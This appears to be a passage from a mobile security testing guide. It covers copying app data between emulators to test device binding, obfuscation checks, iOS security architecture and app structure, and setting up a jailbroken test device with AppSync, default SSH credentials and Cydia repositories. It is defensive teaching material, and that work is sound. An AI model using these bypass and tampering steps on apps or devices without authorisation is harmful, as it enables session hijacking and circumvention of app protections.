There are a few ways to test device binding dynamically:

Using an Emulator

1. Run the application on an Emulator
2. Make sure you can raise the trust in the instance of the application (e.g. authenticate)
3. Retrieve the data from the Emulator This has a few steps:
 4. ssh to your simulator using ADB shell
 5. run-as
 6. chmod 777 the contents of cache and shared-preferences
 7. exit the current user
 8. copy the contents of /dat/data//cache & shared-preferences to the sdcard
 9. use ADB or the DDMS to pull the contents
10. Install the application on another Emulator
11. Overwrite the data from step 3 in the data folder of the application.
12. copy the contents of step 3 to the sdcard of the second emulator.

13. ssh to your simulator using ADB shell
14. run-as
15. chmod 777 the folders cache and shared-preferences
16. copy the older contents of the sdcard to /dat/data//cache & shared-preferences
17. Can you continue in an authenticated state? If so, then binding might not be working properly.

Using two different rooted devices.

1. Run the application on your rooted device
2. Make sure you can raise the trust in the instance of the application (e.g. authenticate)
3. Retrieve the data from the first rooted device
4. Install the application on the second rooted device
5. Overwrite the data from step 3 in the data folder of the application.
6. Can you continue in an authenticated state? If so, then binding might not be working properly.]

Testing Obfuscation

Overview

Obfuscation is the process of transforming code and data to make it more difficult to comprehend. It is an integral part of every software protection scheme. What's important to understand is that obfuscation isn't something that can be simply turned on or off. Rather, there's a whole lot of different ways in which a program, or part of it, can be made incomprehensible, and it can be done to different grades.

In this test case, we describe a few basic obfuscation techniques that are commonly used on Android. For a more detailed discussion of obfuscation, refer to the “Assessing Software Protection Schemes” chapter.

Effectiveness Assessment

Attempt to decompile the bytecode and disassemble any included library files, and make a reasonable effort to perform static analysis. At the very least, you should not be able to easily discern the app's core functionality (i.e., the functionality meant to be obfuscated).

Verify that:

- Meaningful identifiers such as class names, method names and variable names have been discarded;
- String resources and strings in binaries are encrypted;
- Code and data related to the protected functionality is encrypted, packed, or otherwise concealed.

For a more detailed assessment, you need to have a detailed understanding of the threats defended against and the obfuscation methods used. Refer to the “Assessing Obfuscation” section of the “Assessing Software Protection Schemes” chapter for more information.

References

OWASP Mobile Top 10 2016

- M9 - Reverse Engineering -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering

OWASP MASVS

- V8.3: “The app detects, and responds to, tampering with executable files and critical data within its own sandbox.”
- V8.4: “The app detects, and responds to, the presence of widely used reverse engineering tools and frameworks on the device.”
- V8.5: “The app detects, and responds to, being run in an emulator.”
- V8.6: “The app detects, and responds to, tampering the code and data in its own memory space.”
- V8.9: “All executable files and libraries belonging to the app are either encrypted on the file level and/or important code and data segments inside the executables are encrypted or packed. Trivial static analysis does not reveal important code or data.”

- V8.10: “Obfuscation is applied to programmatic defenses, which in turn impede de-obfuscation via dynamic analysis.”
- V8.11: “The app implements a ‘device binding’ functionality using a device fingerprint derived from multiple properties unique to the device.”
- V8.13: “If the goal of obfuscation is to protect sensitive computations, an obfuscation scheme is used that is both appropriate for the particular task and robust against manual and automated de-obfuscation methods, considering currently published research. The effectiveness of the obfuscation scheme must be verified through manual testing. Note that hardware-based isolation features are preferred over obfuscation whenever possible.”

Tools

- frida - <https://www.frida.re/>
- ADB & DDMS

iOS Platform Overview

iOS is a mobile operating system that powers Apple mobile devices, including the iPhone, iPad, and iPod Touch. It is also the basis for Apple tvOS, which inherits many functionalities from iOS.

Like the Apple desktop operating system macOS (formerly OS X), iOS is based on Darwin, an open source Unix operating system developed by Apple. Darwin's kernel is XNU ("X is Not Unix"), a hybrid kernel that combines components of the Mach and FreeBSD kernels.

However, iOS apps run in a more restricted environment than their desktop counterparts do. iOS apps are isolated from each other at the file system level and are significantly limited in terms of system API access.

To protect users from malicious applications, Apple restricts and controls access to the apps that are allowed to run on iOS devices. The Apple App store is the only official application distribution platform. There developers can offer their apps and consumers can buy, download, and install apps. This distribution style differs from Android, which supports several app stores and sideloading (installing an app on your iOS device without using the official App store).

In the past, sideloading was possible only with a jailbreak or complicated workarounds. With iOS 9 or higher, it is possible to [sideload via Xcode](#).

iOS apps are isolated from each other via the Apple sandbox (historically called Seatbelt), a mandatory access control (MAC) mechanism describing the resources an app can and can't access. Compared to Android's extensive Binder IPC facilities, iOS offers very few IPC options, minimizing the potential attack surface.


Uniform hardware and tight hardware/software integration create another security advantage. Every iOS device offers security features, such as secure boot, hardware-backed keychain, and file system encryption. iOS updates are usually quickly rolled out to a large percentage of users, decreasing the need to support older, unprotected iOS versions.

In spite of the numerous strengths of iOS, iOS app developers still need to worry about security. Data protection, Keychain, TouchID authentication, and network security still leave a large margin for errors. In the following chapters, we describe iOS security architecture, explain a basic security testing methodology, and provide reverse engineering how-tos.

iOS Security Architecture

The [iOS security architecture](#) consists of six core features:

- Hardware Security
- Secure Boot
- Code Signing
- Sandbox
- Encryption and Data Protection
- General Exploit Mitigations



- *iOS Security Architecture*

Hardware Security

The iOS security architecture makes good use of hardware-based security features that enhance overall performance. Each iOS device comes with two built-in Advanced Encryption Standard (AES) 256-bit keys – GID and UID – that are fused and compiled into the application processor and Secure Enclave during manufacturing. There's no direct way to read these keys with software or debugging interfaces such as JTAG. Encryption and decryption operations are performed by hardware AES crypto-engines that have exclusive access to these keys.

The GID is a value shared by all processors in a class of devices used to prevent tampering with firmware files and other cryptographic tasks not directly related to the user's private data. UIDs, which are unique to each device, are used to protect the key hierarchy that's used for device-level file system encryption. Because UIDs aren't recorded during manufacturing, not even Apple can restore the file encryption keys for a particular device.

To allow secure deletion of sensitive data on flash memory, iOS devices include a feature called [Effaceable Storage](#). This feature provides direct low-level access to the storage technology, making it possible to securely erase selected blocks.

Secure Boot

When an iOS device is powered on, it reads the initial instructions from the read-only Boot ROM, which bootstraps the system. The Boot ROM contains immutable code and the Apple Root CA, which is etched into the silicon die during the fabrication process, thereby creating the root of trust. Next, the Boot ROM makes sure that the iBoot bootloader's signature is correct. After the signature is validated, the iBoot checks the signature of the next boot stage, which is the iOS kernel. If any of these steps fail, the boot process will terminate immediately and the device will enter recovery mode and display the “Connect to iTunes” screen. However, if the Boot ROM fails to load, the device will enter a special low-level recovery mode called Device Firmware Upgrade (DFU). This is the last resort for restoring the device to its original state. In this mode, the device will show no sign of activity; i.e., its screen won't display anything.

This entire process is called the “Secure Boot Chain”. Its purpose is ensuring that the system and its components are written and distributed by Apple. The Secure Boot chain consists of the kernel, the bootloader, the kernel extension, and the baseband firmware.

Code Signing

Apple has implemented an elaborate DRM system to make sure that only Apple-approved code runs on their devices. In other words, you won't be able to run any code on an iOS device that hasn't been jailbroken unless Apple explicitly allows it. End users are supposed to install apps through the official Apple app store only. For this reason (and others), iOS has been [compared to a crystal prison](#).

A developer profile and an Apple-signed certificate are required to deploy and run an application. Developers need to register with Apple, join the [Apple Developer Program](#) and pay a yearly subscription to get the full range of development and deployment possibilities. There's also a free account that allows you to compile and deploy apps (but not distribute them in the App Store) via sideloading.

Encryption and Data Protection

FairPlay Code Encryption is applied to apps downloaded from the App Store. FairPlay was developed as a DRM for multimedia content purchased through iTunes. Originally, Fairplay encryption was applied to MPEG and QuickTime streams, but the same basic concepts can also be applied to executable files. The basic idea is as follows: Once you register a new Apple user account, a public/private key pair will be created and assigned to your account. The private key is securely stored on your device. This means that FairPlay-encrypted code can be decrypted only on devices associated with your account — TODO [Be more specific] —. Reverse FairPlay encryption is usually obtained by running the app on the device, then dumping the decrypted code from memory (see also “Basic Security Testing on iOS”).

Apple has built encryption into the hardware and firmware of its iOS devices since the release of the iPhone 3GS. Every device has a dedicated hardware-based crypto engine that's based on the 256-bit AES, which works with a SHA-1 cryptographic hash function. In addition, there's a unique identifier (UID) built into each device's hardware with an AES 256-bit key fused into the application processor. This UID is unique and not recorded elsewhere. At the time of writing, neither software nor firmware can directly read the UID. Because the key is burned into the silicon chip, it can't be tampered with or bypassed. Only the crypto engine can access it.

Building encryption into the physical architecture makes it a default security feature that can encrypt all data stored on an iOS device. As a result, data protection is implemented at the software level and works with the hardware and firmware encryption to provide more security.

When data protection is enabled, each data file is associated with a specific class. Each class supports a different level of accessibility and protects data on the basis of when the data needs to be accessed. The encryption and decryption operations associated with each class are based on multiple key mechanisms that utilize the device's UID and passcode, a class key, a file system key, and a per-file key. The per-file key is used to encrypt the file's contents. The class key is wrapped around the per-file key and stored in the file's metadata. The file system key is used to encrypt the metadata. The UID and passcode protect the class key. This operation is invisible to users. To enable data protection, the passcode must be used when accessing the device. The passcode unlocks the device. Combined with the UID, the passcode also creates iOS encryption keys that are more resistant to hacking and brute-force attacks. Enabling data protection is the main reason for users to use passcodes on their devices.

Sandbox

The [app sandbox](#) is an iOS access control technology. It is enforced at the kernel level. Its purpose is limiting system and user data damage that may occur when an app is compromised.

Sandboxing has been a core security feature since the first release of iOS. All third-party apps run under the same user (`mobile`), and only a few system applications and services run as `root`. Regular iOS apps are confined to a *container* that restricts access to the app's own files and a very limited number of system APIs. Access to all resources (such as files, network sockets, IPCs, and shared memory) are controlled by the sandbox. These restrictions work as follows [#levin]:

- The app process is restricted to its own directory (under `/var/mobile/Containers/Bundle/Application/`) via a chroot-like process.
- The `mmap` and `mprotect` system calls are modified to prevent apps from making writeable memory pages executable and stopping processes from executing

dynamically generated code. In combination with code signing and FairPlay, this strictly limits what code can run under specific circumstances (e.g., all code in apps distributed via the app store is approved by Apple).

- Processes are isolated from each other, even if they are owned by the same UID.
- Hardware drivers can't be accessed directly. Instead, they must be accessed through Apple's frameworks.

General Exploit Mitigations

iOS implements address space layout randomization (ASLR) and eXecute Never (XN) bit to mitigate code execution attacks.

ASLR randomizes the memory location of the program's executable file, data, heap, and stack every time the program is executed. Because the shared libraries must be static to be accessed by multiple processes, the addresses of shared libraries are randomized every time the OS boots instead of every time the program is invoked. This makes specific function and library memory addresses hard to predict, thereby preventing attacks such as the return-to-libc attack, which involves the memory addresses of basic libc functions.

The XN mechanism allows iOS to mark selected memory segments of a process as non-executable. On iOS, the process stack and heap of user-mode processes is marked non-executable. Pages that are writable cannot be marked executable at the same time. This prevent attackers to execute machine code injected into the stack or heap.

Software Development on iOS

Like other platforms, Apple provides a Software Development Kit (SDK) that helps developers to develop, install, run, and test native iOS Apps. Xcode is an Integrated Development Environment (IDE) for Apple development. iOS applications are developed in Objective-C or Swift.

Objective-C is an object-oriented programming language that adds Smalltalk-style messaging to the C programming language. It is used on macOS to develop desktop applications and on iOS to develop mobile applications. Swift is the successor of Objective-C and allows interoperability with Objective-C.

Swift was introduced with Xcode 6 in 2014.

On a non-jailbroken device, there are two ways to install an application without the App Store:

1. via Enterprise Mobile Device Management. This requires a company-wide certificate signed by Apple.
2. via sideloading, i.e., by signing an app with a developer's certificate and installing it on the device via Xcode. A limited number of devices can be installed to with the same certificate.

Apps on iOS

iOS apps are distributed in IPA (iOS App Store Package) archives. The IPA file is a ZIP-compressed archive that contains all the code and resources required to execute the app.

IPA files have a built-in directory structure. The example below shows this structure at a high level:

- `/Payload/` folder contains all the application data. We will come back to the contents of this folder in more detail.
- `/Payload/Application.app` contains the application data itself (ARM-compiled code) and associated static resources.
- `/iTunesArtwork` is a 512x512 pixel PNG image used as the application's icon.
- `/iTunesMetadata.plist` contains various bits of information, including the developer's name and ID, the bundle identifier, copyright information, genre, the name of the app, release date, purchase date, etc.
- `/WatchKitSupport/WK` is an example of an extension bundle. This specific bundle contains the extension delegate and the controllers for managing the interfaces and responding to user interactions on an Apple watch.

IPA Payloads - A Closer Look


Let's take a closer look at the different files in the IPA container. Apple uses a relatively flat structure with few extraneous directories to save disk space and simplify file access. The top-level bundle directory contains the application's executable file and all the

resources the application uses (for example, the application icon, other images, and localized content) .

- **MyApp:** The executable file containing the compiled (unreadable) application source code.
- **Application:** Application icons.
- **Info.plist:** Configuration information, such as bundle ID, version number, and application display name.
- **Launch images:** Images showing the initial application interface in a specific orientation. The system uses one of the provided launch images as a temporary background until the application is fully loaded.
- **MainWindow.nib:** Default interface objects that are loaded when the application is launched. Other interface objects are then either loaded from other nib files or created programmatically by the application.
- **Settings.bundle:** Application-specific preferences to be displayed in the Settings app.
- **Custom resource files:** Non-localized resources are placed in the top-level directory and localized resources are placed in language-specific subdirectories of the application bundle. Resources include nib files, images, sound files, configuration files, strings files, and any other custom data files the application uses.

A language.lproj folder exists for each language that the application supports. It contains a storyboard and strings file.

- A storyboard is a visual representation of the iOS application's user interface. It shows screens and the connections between those screens.
- The strings file format consists of one or more key-value pairs and optional comments.



- *iOS App Folder Structure*

On a jailbroken device, you can recover the IPA for an installed iOS app with [IPA Installer](#). During mobile security assessments, developers often give you the IPA directly. They can send you the actual file or provide access to the development-specific distribution platform they use, e.g., [HockeyApp](#) or [Testflight](#).


App Structure on the iOS File System

Starting with iOS 8, the way applications are stored on the device changed. Previously, applications were unpacked to a folder in the `/var/mobile/applications/` directory. Applications were identified by UUID (Universal Unique Identifier), a 128-bit number. This number was the name of the folder in which the application itself was stored. Static bundle and application data folders are now stored somewhere else. These folders contain information that must be examined closely during application security assessments.

- `/var/mobile/Containers/Bundle/Application/[UUID]/Application.app` contains the previously mentioned `application.app` data, and it stores the static content as well as the application's ARM-compiled binary. The contents of this folder is used to validate the code signature.
- `/var/mobile/Containers/Data/Application/[UUID]/Documents` contains all the user-generated data. The application end user initiates the creation of this data.
- `/var/mobile/Containers/Data/Application/[UUID]/Library` contains all files that aren't user-specific, such as caches, preferences, cookies, and property list (plist) configuration files.
- `/var/mobile/Containers/Data/Application/[UUID]/tmp` contains temporary files

which aren't needed between application launches.

The following figure represents the application folder structure:



- *iOS App Folder Structure*

The Installation Process

Different methods exist for installing an IPA package onto an iOS device. The easiest method is iTunes, which is Apple's default media player. iTunes is available for macOS and Windows. iTunes allows users to download applications from the App Store and install them to an iOS device. You can also use [iTunes to install an IPA file to a device](#).

On Linux, you can use [libimobiledevice](#), a cross-platform software protocol library and a set of tools for native communication with iOS devices. You can install packages over an USB connection via `ideviceinstaller`. The connection is implemented with the USB multiplexing daemon [usbmuxd](#), which provides a TCP tunnel over USB.

On the iOS device, the actual installation process is then handled by the installd daemon, which will unpack and install the application. To integrate app services or be installed on an iOS device, all applications must be signed with a certificate issued by Apple. This means that the application can be installed only after successful code signature verification. On a jailbroken phone, however, you can circumvent this security feature with [AppSync](#), a package available in the Cydia store. Cydia is an alternative app store. It contains numerous useful applications that leverage jailbreak-provided root privileges to execute advanced functionality. AppSync is a tweak that patches installd, allowing the installation of fake-signed IPA packages.

The IPA can also be directly installed at the command line by with [ipainstaller](#). After you copy the IPA to the device using, for example, scp (secure copy), you can execute the ipainstaller with the IPA's filename:

```
$ ipainstaller App_name.ipa
```

App Permissions

In contrast to Android apps, iOS apps don't have pre-assigned permissions. Instead, the user is asked to grant permission during run time, when the app attempts to use a sensitive API for the first time. Apps that have been granted permissions are listed in the Settings > Privacy menu, allowing the user to modify the app-specific setting. Apple calls this permission concept [privacy controls](#).

iOS developers can't set requested permissions directly—they indirectly request them with sensitive APIs. For example, when accessing a user's contacts, any call to CNContactStore blocks the app while the user is being asked to grant or deny access. Starting with iOS 10.0, apps must include usage description keys for the types of data they need to access (e.g., NSContactsUsageDescription).

The following APIs [require user permission](#):

- Contacts
- Microphone
- Calendars
- Camera

- Reminders
- HomeKit
- Photos
- Health
- Motion activity and fitness
- Speech recognition
- Location Services
- Bluetooth sharing
- Media Library
- Social media accounts

Setting up a Testing Environment for iOS Apps

In the previous chapter, we provided an overview of the iOS platform and described the structure of iOS apps. In this chapter, we'll introduce basic processes and techniques you can use to test iOS apps for security flaws. These basic processes are the foundation for the more detailed test cases outlined in the following chapters.

Unlike the Android emulator, which fully emulates the hardware of an actual Android device, the iOS SDK simulator offers a higher-level *simulation* of an iOS device. Most importantly, emulator binaries are compiled to x86 code instead of ARM code. Apps compiled for a real device don't run, making the simulator useless for black box analysis and reverse engineering.

The following is the minimum iOS app testing setup:

- laptop with admin rights
- Wi-Fi network that permits client-to-client traffic (or USB multiplexing)
- at least one jailbroken iOS device (of the desired iOS version)
- Burp Suite or other interception proxy tool

Although you can use a Linux or Windows machine for testing, you'll find that many tasks are difficult or impossible on these platforms. In addition, the XCode development environment and the iOS SDK are only available for macOS. This means that you'll definitely want to work on a Mac for source code analysis and debugging (it also makes black box testing easier).

Jailbreaking an iOS Device

You should have a jailbroken iPhone or iPad for running tests. These devices allow root access and tool installation, making the security testing process more straightforward. If you don't have access to a jailbroken device, you can apply the workarounds described later in this chapter, but be prepared for a difficult experience.

iOS jailbreaking is often compared to Android rooting, but the process is actually quite different. To explain the difference, we'll first review the concepts of "rooting" and "flashing" on Android.

- **Rooting:** This typically involves installing the `su` binary on the existing system or replacing the whole system with a rooted custom ROM. Normally, exploits aren't required to obtain root access as long as the bootloader is accessible.
- **Flashing custom ROMs** (which may be rooted already): This allows you to replace the OS that's running on the device after unlocking the bootloader (which may require an exploit).

On iOS devices, flashing a custom ROM isn't possible because the iOS bootloader only allows Apple-signed images to be booted and flashed. This is why even official iOS images can't be installed if they aren't signed by Apple, and it often makes iOS downgrades impossible.

The purpose of jailbreaking is to disable iOS system protections (Apple's code signing mechanisms in particular) so that arbitrary unsigned code can run on the device. The word "jailbreak" is a colloquial reference to all-in-one tools that automate the disabling process.

Cydia is an alternative app store developed by Jay Freeman ("saurik") for jailbroken devices. It provides a graphical user interface and a version of the Advanced Packaging Tool (APT). You can easily access many "unsanctioned" app packages on Cydia. Most jailbreak tools install Cydia automatically.

Developing a jailbreak for any given version of iOS is not easy. As a security tester, you'll most likely want to use publicly available jailbreak tools. Still, we recommend studying the techniques that have been used to jailbreak various versions of iOS—you'll encounter many interesting exploits and learn a lot about OS internals. For example, Pangu9 for iOS 9.x [exploited at least five vulnerabilities](#), including a use-after-free kernel bug (CVE-2015-6794) and an arbitrary file system access vulnerability in the Photos app (CVE-2015-7037).

Benefits of Jailbreaking

End users often jailbreak their devices to tweak the iOS system appearance, add new features, and install third-party apps from unofficial app stores. For a security tester, however, jailbreaking an iOS device has even more benefits. They include, but aren't limited to, the following:

- root access to the file system
- possibility to execute applications that haven't been signed by Apple (which includes many security tools)
- unrestricted debugging and dynamic analysis
- access to the Objective-C runtime

Jailbreak Types

There are *tethered*, *semi-tethered*, *semi-untethered*, and *untethered* jailbreaks.

- Tethered jailbreaks don't persist through reboots, so re-applying jailbreaks requires the device to be connected (tethered) to a computer during every reboot. The device may not reboot at all if the computer is not connected.
- Semi-tethered jailbreaks can't be re-applied unless the device is connected to a computer during reboot. The device can also boot into non-jailbroken mode on its own.
- Semi-untethered jailbreaks allow the device to boot on its own, but the kernel patches for disabling code signing aren't applied automatically. The user must re-jailbreak the device by starting an app or visiting a website.
- Untethered jailbreaks are the most popular choice for end users because they need to be applied only once, after which the device will be permanently jailbroken.

Caveats and Considerations

Jailbreaking an iOS device is becoming more and more complicated because Apple keeps hardening the system and patching the exploited vulnerabilities. Jailbreaking has become a very time-sensitive procedure because Apple stops signing these vulnerable versions

within relatively short time intervals (unless they are hardware-based vulnerabilities). This means that you can't downgrade to a specific iOS version once Apple stops signing the firmware.

If you have a jailbroken device that you use for security testing, keep it as is unless you're 100% sure that you can re-jailbreak it after upgrading to the latest iOS version. Consider getting a spare device (which will be updated with every major iOS release) and waiting for a jailbreak to be released publicly. Once a jailbreak is released publicly, Apple is usually quick to release a patch, so you have only a couple of days to upgrade to the affected iOS version and apply the jailbreak.

iOS upgrades are based on a challenge-response process. The device will allow the OS installation only if the response to the challenge is signed by Apple. This is what researchers call a "signing window," and it is the reason you can't simply store the OTA firmware package you downloaded via iTunes and load it onto the device whenever you want to. During minor iOS upgrades, two versions may both be signed by Apple. This is the only situation in which you can downgrade the iOS device. You can check the current signing window and download OTA firmware from the [IPSW Downloads website](#).

Which Jailbreaking Tool to Use

Different iOS versions require different jailbreaking techniques. [Determine whether a public jailbreak is available for your iOS version](#). Beware of fake tools and spyware, which are often hiding behind domain names that are similar to the name of the jailbreaking group/author.

The jailbreak Pangu 1.3.0 is available for 64-bit devices running iOS 9.0. If you have a device that's running an iOS version for which no jailbreak is available, you can still jailbreak the device if you downgrade or upgrade to the target *jailbreakable* iOS version (via IPSW download and iTunes). However, this may not be possible if the required iOS version is no longer signed by Apple.

The iOS jailbreak scene evolves so rapidly that providing up-to-date instructions is difficult. However, we can point you to some sources that are currently reliable.

- [The iPhone Wiki](#)
- [Redmond Pie](#)

- [Reddit Jailbreak](#)

Note that OWASP and the MSTG won't be responsible if you end up bricking your iOS device!

Dealing with Jailbreak Detection

Some apps attempt to detect whether the iOS device on which they're running is jailbroken. This is because jailbreaking deactivates some of iOS' default security mechanisms. However, there are several ways to get around this detection, and we'll introduce techniques for doing so in the chapters "Reverse Engineering and Tampering on iOS" and "Testing Anti-Reversing Defenses on iOS."

Jailbroken Device Setup



10:50 pm

5%

[About](#)[Home](#)[Reload](#)

Welcome to Cydia™
by Jay Freeman (saurik)

[Cydia](#)[saurik](#)[Featured](#)[Themes](#)[3G Unrestrictor](#)

trick WiFi-only apps
iOS 7, LTE supported

[IntelliScreenX](#)

Twitter, Facebook, Mail, &
Messages on lock screen

[Manage Account](#)[Upgrading & Jailbreaking Help](#)[TSS Center \(SHSH & APTicket\)](#)[More Package Sources](#)[Cydia](#)[Sources](#)[Changes](#)[Installed](#)[Search](#)

- *Cydia Store*

Once you've jailbroken your iOS device and Cydia is installed (as shown in the screenshot above), proceed as follows:

1. From Cydia install aptitude and openssh.

2. SSH into your iDevice.
 - Default users are `root` and `mobile`
 - Default password is `alpine`
3. Change the default password for users `root` and `mobile` .
4. Add the following repository to Cydia: <https://build.frida.re> .
5. Install Frida from Cydia.

Cydia allows you to manage repositories. One of the most popular repositories is BigBoss. If your Cydia installation isn't pre-configured with this repository, you can add it by navigating to “Sources” -> “Edit”, then clicking “Add” on the top left and entering the following URL:

```
http://apt.thebigboss.org/repofiles/cydia/
```

You may also want to add the HackYouriPhone repository to get the AppSync package:

```
http://repo.hackyouriphone.org
```

The following are some useful packages you can install from Cydia to get started:

- BigBoss Recommended Tools: A list of hacker tools that installs many useful command line tools. Includes standard Unix utilities that are missing from iOS, including wget, unrar, less, and sqlite3 client.
- adv-cmds: Advanced command line. Includes finger, fingerd, last, lsvfs, md, and ps.
- IPA Installer Console: Tool for installing IPA application packages from the command line. Package name is `com.autopear.installipa` .
- Class Dump: A command line tool for examining the Objective-C runtime information stored in Mach-O files.
- Substrate: A platform that makes developing third-party iOS addons easier.
- cycript: Cycript is an inlining, optimizing, JavaScript-to-JavaScript compiler and immediate-mode console environment that can be injected into running processes.
- AppList: Allows developers to query the list of installed apps and provides a preference pane based on the list.
- PreferenceLoader: A MobileSubstrate-based utility that allows developers to add

entries to the Settings application, similar to the SettingsBundles that AppStore apps use.

- AppSync Unified: Allows you to sync and install unsigned iOS applications.

Your workstation should have at least the following installed:

- SSH client
- an interception proxy. In this guide, we'll be using [BURP Suite](#).

Other useful tools we'll be referring to throughout the guide:

- [Introspy](#)
- [Frida](#)
- [IDB](#)
- [Needle](#)

Static Analysis

